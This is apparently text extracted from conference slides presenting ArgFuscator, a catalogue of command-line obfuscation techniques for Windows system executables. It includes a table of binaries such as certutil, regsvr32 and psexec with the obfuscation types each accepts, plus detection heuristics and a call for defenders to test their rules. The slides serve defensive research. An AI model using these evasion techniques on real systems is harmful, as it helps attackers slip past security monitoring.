
HACKDAY

**Many (*system-native*) executables
are affected**

Detecting command-line
obfuscation doesn't have to be
difficult:

- High number of quotes, quotes in strange places
- Non-ASCII characters
- Uppercase/lowercase ratio
- Long command lines

...



The screenshot shows the ArgFuscator interface with a blue header bar containing the title "ArgFuscator" and navigation links: "What is this?", "All entries", "Offline version", "GitHub", and "@Wietze". Below the header is a table titled "All supported entries (68)". The table has a header row with columns: Executable, Obfuscation types, Character Substitution, Character Insertion, Option Character Substitution, Quote Insertion, Shorthands, File Path Transformations, URL Transformations, and RaNdOmCaSe. The body of the table lists 68 Windows executables, each with a green checkmark indicating support for all listed obfuscation types.

Executable	Obfuscation types	Character Substitution	Character Insertion	Option Character Substitution	Quote Insertion	Shorthands	File Path Transformations	URL Transformations	RaNdOmCaSe
certreq.exe	7	✓	✓	✓	✓		✓	✓	✓
reg.exe	6	✓	✓	✓	✓		✓	✓	✓
expand.exe	6	✓	✓	✓	✓		✓	✓	✓
certutil.exe	6	✓	✓	✓	✓		✓	✓	✓
runas.exe	5		✓		✓	✓		✓	✓
robocopy.exe	5	✓		✓	✓		✓	✓	✓
regsvr32.exe	5		✓	✓	✓		✓	✓	✓
regedit.exe	5		✓	✓	✓		✓	✓	✓
powershell.exe (and pwsh)	5			✓	✓	✓	✓	✓	✓
ping.exe	5		✓	✓	✓			✓	✓
nslookup.exe	5		✓	✓	✓		✓	✓	✓
netstat.exe	5	✓	✓	✓	✓				✓
msiexec.exe	5	✓			✓		✓	✓	✓
msbuild.exe	5			✓	✓		✓	✓	✓
makecab.exe	5	✓		✓	✓		✓		✓
ipconfig.exe	5	✓		✓	✓				✓
findstr.exe	5	✓			✓		✓	✓	✓
extra32.exe	5	✓			✓		✓		✓
dism.exe	5		✓	✓	✓		✓		✓
cacls.exe	5	✓	✓		✓		✓		✓
bcdedit.exe	5				✓	✓	✓		✓
arp.exe	5	✓	✓	✓	✓			✓	✓
wmic.exe	4	✓			✓			✓	✓
where.exe	4				✓		✓	✓	✓
ybc.exe	4				✓	✓	✓	✓	✓
tar.exe	4			✓	✓	✓	✓	✓	✓
takeown.exe	4				✓	✓	✓	✓	✓
schtasks.exe	4				✓	✓		✓	✓
rpcping.exe	4			✓	✓	✓			✓
route.exe	4	✓			✓	✓			✓
psexec.exe	4				✓	✓		✓	✓
procdump.exe	4				✓	✓		✓	✓
pnputil.exe	4				✓	✓		✓	✓
nltest.exe	4	✓			✓	✓			✓
netsh.exe	4				✓		✓	✓	✓
net.exe (and net1.exe)	4				✓		✓	✓	✓
jsc.exe	4				✓	✓		✓	✓
ftp.exe	4				✓	✓		✓	✓
forfiles.exe	4				✓	✓		✓	✓

01

What does the future hold?

Going forward



This problem will not go away anytime soon

Although a minor shift in the right direction is visible



Don't rely on command-line arguments

Use system-native events where you can!



MacOS and Linux obfuscation support coming

Not as wild as Windows, but both have their own quirks

Call for action



Stay involved

Follow the project on GitHub, bookmark the links



Defenders: check your detection logic

Use ArgFuscator and Invoke-ArgFuscator




Contribute!

Help add new entries, and fix bugs



ArgFuscator.net

X @wietze
𝕏 @wietzebeukema.nl
✉️ @wietze@infosec.exchange
[in/wjbbeukema](https://www.linkedin.com/in/wjbbeukema)



ArgFuscator.net

KAZ HACK STAN

2025

SEPTEMBER 17-19
ALMATY



TSARKA



DIGITAL
& SPACE
MINISTRY



FREEDOM
HOLDING CORP.



TREND
MICRO™



astana hub

HACKDAY

THANK YOU FOR YOUR ATTENTION

SPEAKER

Wietze Beukema

